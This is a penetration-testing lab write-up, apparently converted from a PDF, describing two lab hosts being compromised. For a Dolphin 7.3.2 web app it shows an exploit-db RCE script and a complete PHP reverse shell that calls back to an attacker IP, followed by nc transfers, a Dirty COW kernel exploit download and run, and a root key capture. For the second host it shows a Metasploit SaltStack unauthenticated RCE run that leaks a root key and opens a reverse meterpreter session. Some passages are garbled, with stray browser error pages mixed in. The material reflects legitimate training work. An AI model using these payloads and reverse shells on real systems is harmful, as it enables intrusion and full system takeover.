


Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
dolphin2/	2016-07-07 09:09	-	
wordpress/	2013-09-25 00:18	-	

Apache/2.4.18 (Ubuntu) Server at 10.15.1.58 Port 80

Navigate to 10.15.1.58/dolphin2.



Search for the potential Dolphin exploit.

Exploit Title	Path
Attachmax Dolphin 2.1.0 - Multiple Vulnerabilities	php/webapps/6468.txt
Boonex Dolphin - 'index.php' Remote File Inclusion	php/webapps/29097.txt
Boonex Dolphin 5.2 - 'index.php' Remote Code Execution	php/webapps/2575.php
Boonex Dolphin 6.1 - 'get_list.php' SQL Injection	php/webapps/36244.txt
Boonex Dolphin 6.1.2 - Multiple Remote File Inclusions	php/webapps/6024.txt
Boonex Dolphin 7.3.2 - Authentication Bypass	php/webapps/40631.txt
Boonex Dolphin 7.3.2 - Authentication Bypass / Remote Code Execution	php/webapps/40756.py
Boonex Dolphin 7.4.2 - 'width' Stored XSS	php/webapps/49670.txt
Dolphin 2.0 - '.elf' Local Denial of Service	windows/dos/12541.php
Dolphin 7.0.3 - Multiple Vulnerabilities	php/webapps/35332.txt
Dolphin 7.0.4 - Multiple Cross-Site Scripting Vulnerabilities	php/webapps/17994.php
Dolphin 7.0.7 - 'member_menu_queries.php' Remote PHP Code Injection	php/webapps/36854.txt
Dolphin 7.0.x - 'explanation.php?explain' Cross-Site Scripting	php/webapps/36853.txt
Dolphin 7.0.x - 'viewFriends.php' Multiple Cross-Site Scripting Vulnerabilities	php/webapps/40403.txt
Dolphin 7.3.0 - Error-Based SQL Injection	php/webapps/39243.md
php Dolphin 2.0.5 - Multiple Vulnerabilities	
Shellcodes: No Results	

Use Boonex **Dolphin** 7.3.2 - Authentication Bypass / Remote Code Execution exploit (<https://www.exploit-db.com/exploits/40756>). This exploit will launch an unprivileged shell.

```
$ nano exploit.py

#!/usr/bin/env python
# -*- coding: utf-8 -*-
"""

Software : Dolphin <= 7.3.2 Auth bypass / RCE exploit
Vendor : www.boonex.com
Author : Ahmed sultan (0x4148)
Home : 0x4148.com | https://www.linkedin.com/in/0x4148
Email : 0x4148@gmail.com
Auth bypass trick credit go to Saadat Ullah
"""


```



```
except urllib2.HTTPError, e:
    err=e.fp.read()
    print err
    sys.exit()
print " * Checking if payload was send"
data = urllib.urlencode({'0x4148':'echo "0x4148foooo";'.encode('base64')})
req = urllib2.Request(hosturl+'/tmp/0x4148fo.php', data)
if urllib2.urlopen(req).read().find("0x4148foooo")==-1:
    print " - Exploitation failed"
    print req
    sys.exit()
print " + php prompt up and running\n + type 'shell' to get shell access"
while True:
    request=str(raw_input("\nphp>> "))
    if request=="exit":
        sys.exit()
    if request=="shell" or request=="cmd":
        print "\n + Switched to Shell mode\n + Type 'return' to return to php prompt mode"
        while True:
            cmd=str(raw_input("\n0x4148@"+hosturl.split("//")[1].split("/")[0]+"\# "))
            if cmd=="return":
                break
            if cmd=="exit":
                sys.exit()
            kkk="passthru('"+cmd+"');"
            data = urllib.urlencode({'0x4148':kkk.encode('base64')})
            req = urllib2.Request(hosturl+'/tmp/0x4148fo.php', data)
            print urllib2.urlopen(req).read()
data = urllib.urlencode({'0x4148':request.encode('base64')})
req = urllib2.Request(hosturl+'/tmp/0x4148fo.php', data)
print urllib2.urlopen(req).read()
```

```
$ chmod +x exploit.py
$ python ./exploit.py http://10.15.1.58/dolphin2
```

```
(kali㉿kali)-[~/Dolphin]
$ python ./exploit.py http://10.15.1.58/dolphin2
[+] Dolphin <= 7.3.2 Auth bypass / RCE exploit
[+] Author : Ahmed sultan (0x4148)
[+] Home : 0x4148.com

+ Sending payload to 10.15.1.58
* Checking if payload was send
+ php prompt up and running
+ type 'shell' to get shell access

php>> shell

+ Switched to Shell mode
+ Type 'return' to return to php prompt mode

0x4148@10.15.1.58# whoami
www-data

0x4148@10.15.1.58# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Check the Kernel version running on this webserver. This kernel is exploitable.

```
0x4148@10.15.1.58# uname -a
Linux dolphin 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
```

Obtain a more stable shell that will allow the kernel exploit to be run properly.

```
$ nano shell.php
_____
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down.
RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
set_time_limit (0);
$VERSION = "1.0";
$ip = '172.16.5.1';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;
if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();
    if ($pid == -1) {
        printit("ERROR: Can't fork");
    }
}
```

```

        exit(1);
    }
    if ($pid) {
        exit(0); // Parent exits
    }
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }
    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}
chdir("/");
umask(0);
// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}
$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read from
    1 => array("pipe", "w"), // stdout is a pipe that the child will write to
    2 => array("pipe", "w") // stderr is a pipe that the child will write to
);
$process = proc_open($shell, $descriptorspec, $pipes);
if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);
printit("Successfully opened reverse shell to $ip:$port");
while (1) {
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }
    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }
    if (in_array($pipes[1], $read_a)) {

```

```

        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }
    if (in_array($pipes[2], $read_a)) {
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}
fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}
?>

```

```

$ nc -lvp 4444 < shell.php      #On Attck Box
# nc 172.16.5.1 4444 > shell.php      #On Target Boc

```

Observe the created [shell.php](#) file in “10.15.1.58/dolphin2/tmp/”.

Name	Last modified	Size	Description
Parent Directory	-		
0x4148fo.php	2021-10-31 23:35	49	
shell.php	2021-10-31 23:36	2.5K	

Apache/2.4.18 (Ubuntu) Server at 10.15.1.58 Port 80

Open a listening port for the [shell.php](#) to connect to and navigate to the “10.15.1.58/dolphin2/tmp/shell.php” webpage.

```
$ nc -lvp 4444
```

```
(kali㉿kali)-[~/Dolphin]
$ nc -lvp 4444
listening on [any] 4444 ...
10.15.1.58: inverse host lookup failed: Unknown host
connect to [172.16.5.1] from (UNKNOWN) [10.15.1.58] 41288
Linux dolphin 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
23:18:36 up 3:24, 0 users, load average: 0.00, 0.01, 0.05
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We have successfully gained a more stable unprivileged shell to run our kernel exploit out of.

Download the kernel exploit to Attack box and transfer it to the target box. Since our target is running a 32-bit version of Linux we must disable the 64-bit payload ad enable the 32-bit version This is done in a text editor (we are using Nano) and (for C scripts) by enclosing unwanted code between /* and */.

```
$ wget https://www.exploit-db.com/download/40616 -O cowroot.c      #On Attack Box
$ nc -lvp 4444 < cowroot.c      #On Attack Box
# nc 172.16.5.1 4444 > /tmp/cowroot.c    #On Target Box
```

```
(kali㉿kali)-[~/Dolphin]
$ nc -lvp 4444 < cowroot.c
listening on [any] 4444 ...
10.15.1.58: inverse host lookup failed: Unknown host
connect to [172.16.5.1] from (UNKNOWN) [10.15.1.58] 41294
ls /tmp
```

```
$ nc 172.16.5.1 4444 > /tmp/cowroot.c
```

From your more stable shell, compile the exploit code using gcc and set the executable bit using chmod +x. Verify that the exploit is in the /tmp directory. The errors that come from this can be ignored as the exploit will still be compiled and work as intended.

```
gcc /tmp/cowroot.c -o /tmp/cowroot -pthread
```

```
$ gcc /tmp/cowroot.c -o /tmp/cowroot -pthread
/tmp/cowroot.c: In function 'procselfmemThread':
/tmp/cowroot.c:100:17: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [-Wint-conversion]
    lseek(f, map, SEEK_SET);
          ^
In file included from /tmp/cowroot.c:28:0:
/usr/include/unistd.h:337:16: note: expected '__off_t {aka long int}' but argument is of type 'void *'
extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
/tmp/cowroot.c: In function 'main':
/tmp/cowroot.c:137:5: warning: implicit declaration of function 'asprintf' [-Wimplicit-function-declaration]
    asprintf(&backup, "cp %s /tmp/bak", uid_binary);
          ^
/tmp/cowroot.c:141:5: warning: implicit declaration of function 'fstat' [-Wimplicit-function-declaration]
    fstat(f,&st);
          ^
/tmp/cowroot.c:143:12: warning: format '%d' expects argument of type 'int', but argument 2 has type '__off_t {aka long int}' [-Wformat=]
```

```
$ ls /tmp
cowroot
cowroot.c
```

Run the exploit.

```
$ ./tmp/cowroot
whoami
root
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

After getting a shell, doing "echo 0 > /proc/sys/vm/dirty_writeback_centisecs" may make the system more stable.

```
echo 0 > /proc/sys/vm/dirty_writeback_centisecs
```

Verify root privilege.

```
python -c 'import pty; pty.spawn("/bin/bash");'
```

```
python -c 'import pty; pty.spawn("/bin/bash");'
root@dolphin:/# whoami
root
root@dolphin:/# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

The exploit was executed successfully and we were able to gain root privileges on the target.

Verify IP address of target box.

```
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:ad:ff:e8 brd ff:ff:ff:ff:ff:ff
        inet 10.15.1.58/24 brd 10.15.1.255 scope global ens160
            valid_lft forever preferred_lft forever
        inet6 fe80::20c:29ff:fead:ffe8/64 scope link
            valid_lft forever preferred_lft forever
```

Locate key.txt file.

```
$ cat /root/key.txt
```

```
cat /root/key.txt  
mlqouprvuag2jk3hp2ez
```

key.txt

mlqouprvuag2jk3hp2ez

20. Salt [A+] | 10.15.2.247

Introduction

Tasked to conduct an assessment on 10.15.2.247. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the SaltStack Salt Master/Minion Unauthenticated RCE vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities to launch a shell as root.

Vulnerabilities Discovered

OS: Linux salt01 4.15.0-20-generic

Open ports: SSH [22], HTTP [80, 8000], SMTP [25], POP3 [110, 995], and IMAP [143, 993]

- Vulnerable to SaltStack Salt Master/Minion Unauthenticated RCE vulnerability.

CVE IDs: CVE-2020-11651 & CVE-2020-11652

Metasploit Exploit: exploit/linux/misc/saltstack_salt_unauth_rce

Contents of key.txt: ma3s3r5cgeri5he63vzh

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64
GNU/Linux

References:

- <https://nvd.nist.gov/vuln/detail/CVE-2020-11651>
- <https://nvd.nist.gov/vuln/detail/CVE-2020-11652>
- <https://labs.f-secure.com/advisories/saltstack-authorization-bypass>
- <https://community.saltstack.com/blog/critical-vulnerabilities-update-cve-2020-11651-and-cve-2020-11652/>
- <https://www.vmware.com/security/advisories/VMSA-2020-0009.html>
- <https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-salt-2vx545AG>
- https://github.com/saltstack/salt/blob/master/tests/integration/master/test_clear_funcs.py

EXPLOIT DESCRIPTION

This module exploits unauthenticated access to the runner() and _send_pub() methods in the SaltStack Salt master's ZeroMQ request server, for versions 2019.2.3 and earlier and 3000.1 and earlier, to execute code as root on either the master or on select minions. VMware vRealize Operations Manager versions 7.5.0 through 8.1.0, as well as Cisco Modeling Labs Corporate Edition (CML) and Cisco Virtual Internet Routing Lab Personal Edition (VIRL-PE), for versions 1.2, 1.3, 1.5, and 1.6 in certain configurations, are known to be affected by the Salt vulnerabilities. Tested against SaltStack Salt 2019.2.3 and 3000.1 on Ubuntu 18.04, as well as Vulhub's Docker image.

Attack Narrative

Begin from the local machine.

```
(kali㉿kali)-[~]
$ ip addr
1: :<NO NAME>: <NO STATE> mtu 1500 qdisc pfifo_fast state DOWN group default qlen 1
   link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
   inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
     valid_lft 1597sec preferred_lft 1597sec
   inet6 fe80::20c:29ff:fed4:9e71/64 scope link noprefixroute
     valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
   link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
   inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
     valid_lft 1597sec preferred_lft 1597sec
   inet6 fe80::20c:29ff:fed4:9e71/64 scope link noprefixroute
     valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
   link/ppp
   inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
     valid_lft forever preferred_lft forever
```

Scan for open ports. Discover SSH port 22; HTTP ports 80 and 8000; SMTP port 25; POP3 ports 110 and 995; and IMAP ports 143 and 993.

```
(kali㉿kali)-[~/Web01-Dev]
$ nmap 10.15.2.247
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-28 23:22 EDT
Nmap scan report for 10.15.2.247
Host is up (0.16s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
993/tcp   open  imaps
995/tcp   open  pop3s
8000/tcp  open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 41.93 seconds
```

A more in-depth look at open ports.

```
nmap -A 10.15.2.247
```

```
(kali㉿kali)-[~]
└─$ nmap -A 10.15.2.247
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-28 23:22 EDT
Nmap scan report for 10.15.2.247
Host is up (0.16s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3a:bf:f1:c2:32:bf:68:29:8c:e4:df:00:9f:5c:9b:ad (RSA)
|   256 11:2a:49:76:2b:3a:3e:9d:df:ea:50:65:84:a3:4c:3f (ECDSA)
|_  256 bd:dd:40:c7:30:c9:ad:36:26:7c:ee:70:d4:31:ad:f6 (ED25519)
25/tcp    open  smtp     Postfix smtpd
|_smtp-commands: salt01, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
| ssl-cert: Subject: commonName=salt01
| Subject Alternative Name: DNS:salt01
| Not valid before: 2021-04-14T13:12:54
|_Not valid after:  2031-04-12T13:12:54
|_ssl-date: TLS randomness does not represent time
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works

110/tcp   open  pop3    Dovecot pop3d
|_pop3-capabilities: SASL TOP STLS UIDL CAPA AUTH-RESP-CODE RESP-CODES PIPELINING
| ssl-cert: Subject: commonName=salt01
| Subject Alternative Name: DNS:salt01
| Not valid before: 2021-04-14T13:12:54
|_Not valid after:  2031-04-12T13:12:54
|_ssl-date: TLS randomness does not represent time
143/tcp   open  imap    Dovecot imaps (Ubuntu)
|_imap-capabilities: listed OK more ENABLE capabilities STARTTLS LOGIN-REFERRALS have post-login IDLE IMAP4rev1 Pre-login ID LITERAL+ LOGINDISABLED A0001 SASL-IR
| ssl-cert: Subject: commonName=salt01
| Subject Alternative Name: DNS:salt01
| Not valid before: 2021-04-14T13:12:54
|_Not valid after:  2031-04-12T13:12:54
|_ssl-date: TLS randomness does not represent time
993/tcp   open  ssl/imap Dovecot imaps (Ubuntu)
|_imap-capabilities: listed OK more ENABLE capabilities LOGIN-REFERRALS have post-login IDLE IMAP4rev1 Pre-login ID LITERAL+ AUTH=PLAIN A0001 SASL-IR
| ssl-cert: Subject: commonName=salt01
| Subject Alternative Name: DNS:salt01
| Not valid before: 2021-04-14T13:12:54
|_Not valid after:  2031-04-12T13:12:54
|_ssl-date: TLS randomness does not represent time

995/tcp   open  ssl/pop3 Dovecot pop3d
|_pop3-capabilities: SASL(PLAIN) TOP USER UIDL CAPA AUTH-RESP-CODE RESP-CODES PIPELINING
| ssl-cert: Subject: commonName=salt01
| Subject Alternative Name: DNS:salt01
| Not valid before: 2021-04-14T13:12:54
|_Not valid after:  2031-04-12T13:12:54
|_ssl-date: TLS randomness does not represent time
8000/tcp  open  ssl/http CherryPy wsgiserver
|_http-server-header: CherryPy/18.6.0
|_http-title: SaltGUI ←
| ssl-cert: Subject: commonName=localhost/organizationName=SaltStack/stateOrProvinceName=Utah/countryName=US
| Not valid before: 2021-04-14T13:25:07
|_Not valid after:  2022-04-14T13:25:07
|_ssl-date: TLS randomness does not represent time
Service Info: Host: salt01; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.57 seconds
```

The connection was reset

The connection to the server was reset while the page was loading.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

The connection was reset

The connection to the server was reset while the page was loading.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

The connection was reset

The connection to the server was reset while the page was loading.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Scan all ports. Note port 4506 in use, this may prove to be exploitable.

```
(kali㉿kali)-[~/Web01-Dev]
$ nmap 10.15.2.247 -p-
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-29 22:05 EDT
Nmap scan report for 10.15.2.247
Host is up (0.15s latency).
Not shown: 65524 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
25/tcp    open     smtp
80/tcp    open     http
110/tcp   open     pop3
143/tcp   open     imap
993/tcp   open     imaps
995/tcp   open     pop3s
4505/tcp  open     unknown
4506/tcp  open     unknown
8000/tcp  open     http-alt
20079/tcp filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 1807.56 seconds
```

Run a Nikto scan on 10.15.2.247 ports 80 and 8000.

```
(kali㉿kali)-[~/Web01-Dev]
$ nikto -h 10.15.2.247
- Nikto v2.1.6

+ Target IP:      10.15.2.247
+ Target Hostname: 10.15.2.247
+ Target Port:    80
+ Start Time:    2021-10-28 23:24:31 (GMT-4)

+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 2aa6, size: 5bfee85ab92d0, mtime: gzip
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
```

```
(kali㉿kali)-[~]
$ nikto -h 10.15.2.247:8000
- Nikto v2.1.6

+ Target IP:      10.15.2.247
+ Target Hostname: 10.15.2.247
+ Target Port:    8000
+ SSL Info:       Subject: /C=US/ST=Utah/L=Salt Lake City/O=SaltStack/CN=localhost
                  Ciphers: TLS_AES_256_GCM_SHA384
                  Issuer: /C=US/ST=Utah/L=Salt Lake City/O=SaltStack/CN=localhost
+ Start Time:    2021-10-28 23:25:07 (GMT-4)
```

Search for the potential Salt exploit.

```
(root㉿kali)-[~/home/kali/Web01-Dev]
# searchsploit Salt
The connection was reset
The connection to the server was reset while the page was loading.
few moments
127 ×

Exploit Title | Path
-----|-----
Oracle MySQL / MariaDB - Insecure Salt Generation Security Bypass | linux/remote/38109.pl
SaltOS - 'download.php' Cross-Site Scripting | php/webapps/37642.txt
SaltOS Erp Crm 3.1 r8126 - Database File Download | php/webapps/45734.txt
SaltOS Erp Crm 3.1 r8126 - SQL Injection | php/webapps/45731.txt
SaltOS Erp Crm 3.1 r8126 - SQL Injection (2) | php/webapps/45733.txt
Saltstack 3000.1 - Remote Code Execution | multiple/remote/48421.txt

Shellcodes: No Results
```

Search for Salt exploits in Metasploit.

```
msf6 > search salt
Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

Matching Modules
=====
#  Name
-  --
0  post/android/gather/hashdump
1  auxiliary/scanner/http/manageengine_deviceexpert_user_creds 2014-08-28 normal No  Android Gather Dump Password Hashes for Android Systems
2  post/windows/gather/credentials/mcafee_vse_hashdump
3  exploit/linux/http/saltstack_salt_wheel_async_rce 2021-02-25 connect excellent Yes  SaltStack Salt API Unauthenticated RCE through wheel_async client
4  post/multi/gather/saltstack_salt
5  auxiliary/gather/saltstack_salt_root_key 2020-04-30 normal No  SaltStack Salt Master Server Root Key Disclosure
6  exploit/linux/misc/saltstack_salt_unauth_rce 2020-04-30 great Yes  SaltStack Salt Master/Minion Unauthenticated RCE
7  exploit/linux/http/saltstack_salt_api_cmd_exec 2020-11-03 excellent Yes  SaltStack Salt REST API Arbitrary Command Execution
8  auxiliary/admin/http/scadb_r Credential_dump 2017-05-28 normal No  ScadaBR Credentials Dumper
9  post/windows/gather/credentials/skype

# Exploit selected: exploit/linux/misc/saltstack_salt_unauth_rce
# msf6 exploit(linux/misc/saltstack_salt_unauth_rce) > set RHOSTS 10.15.2.247
# msf6 exploit(linux/misc/saltstack_salt_unauth_rce) > set LHOST 172.16.5.3
# msf6 exploit(linux/misc/saltstack_salt_unauth_rce) > show options
```

Develop Exploit using Metasploit exploiting the exploit/linux/misc/saltstack_salt_unauth_rce vulnerability discovered.

```
# msfconsole
msf6 > use exploit/linux/misc/saltstack_salt_unauth_rce
msf6 exploit(linux/misc/saltstack_salt_unauth_rce) > set RHOSTS 10.15.2.247
msf6 exploit(linux/misc/saltstack_salt_unauth_rce) > set LHOST 172.16.5.3
msf6 exploit(linux/misc/saltstack_salt_unauth_rce) > show options

Module options (exploit/linux/misc/saltstack_salt_unauth_rce):
Name      Current Setting  Required  Description
----      -----          ----- 
MINIONS    .*             yes        PCRE regex of minions to target
RHOSTS    10.15.2.247    yes        The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>' 
ROOT_KEY   no             no         Master's root key if you have it
RPORT      4506           yes        The target port (TCP)
SRVHOST    0.0.0.0         yes        The local host or network interface to listen on. This must
be an address on the local machine or 0.0.0.0 to listen on all add
ressses.
SRVPORT    8080           yes        The local port to listen on.
SSL        false           no         Negotiate SSL for incoming connections
SSLCert
generated) no             no         Path to a custom SSL certificate (default is randomly
URI PATH   no             no         The URI to use for this exploit (default is random)

Payload options (python/meterpreter/reverse_https):
Name      Current Setting  Required  Description
----      -----          ----- 
LHOST    172.16.5.2       yes        The local listener hostname
LPORT    8443           yes        The local listener port
```

LURI	no	The HTTP Path
Exploit target:		
Id	Name	
--	---	
0	Master (Python payload)	

```
msf6 exploit(linux/misc/saltstack_salt_unauth_rce) > run
```

```
msf6 exploit(linux/misc/saltstack_salt_unauth_rce) > run
[*] Started HTTPS reverse handler on https://172.16.5.2:8443
[*] 10.15.2.247:4506 - Using auxiliary/gather/saltstack_salt_root_key as check
[*] 10.15.2.247:4506 - Connecting to ZeroMQ service at 10.15.2.247:4506
[*] 10.15.2.247:4506 - Negotiating signature
[*] 10.15.2.247:4506 - Negotiating version
[*] 10.15.2.247:4506 - Negotiating NULL security mechanism
[*] 10.15.2.247:4506 - Sending READY command of type REQ
[*] 10.15.2.247:4506 - Yeeting _prep_auth_info() at 10.15.2.247:4506
[+] 10.15.2.247:4506 - Root key: j1c979q259kTWzRCRMjBXAhW6Pk/DDLTdshdUoa9KzHsiJZ3FZqyTiT2koQdFQWEhbV0M5AmnuQ=
[*] 10.15.2.247:4506 - Connecting to ZeroMQ service at 10.15.2.247:4506
[*] 10.15.2.247:4506 - Negotiating signature
[*] 10.15.2.247:4506 - Negotiating version
[*] 10.15.2.247:4506 - Negotiating NULL security mechanism
[*] 10.15.2.247:4506 - Sending READY command of type REQ
[*] 10.15.2.247:4506 - Executing Python payload on the master: python/meterpreter/reverse_https
[*] 10.15.2.247:4506 - Yeeting runner() at 10.15.2.247:4506
[!] https://172.16.5.2:8443 handling request from 10.15.2.247; (UUID: tlnxqp5b) Without a database connected that payload UUID tracking will not work!
[!] https://172.16.5.2:8443 handling request from 10.15.2.247; (UUID: tlnxqp5b) Staging python payload (39600 bytes) ...
[!] https://172.16.5.2:8443 handling request from 10.15.2.247; (UUID: tlnxqp5b) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 20 opened (172.16.5.2:8443 -> 127.0.0.1) at 2021-10-29 22:19:27 -0400
```

The connection to the server was reset while the page was loading.
 The site could be temporarily unavailable or too busy. Try again in a few moments.
 You do not have permission to access this resource.

Launch a shell. Verify root privilege.

```
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
```

The exploit was executed successfully and we were able to gain root privileges on the target.

Verify IP address of target box.

```
# ip addr
1: [REDACTED]
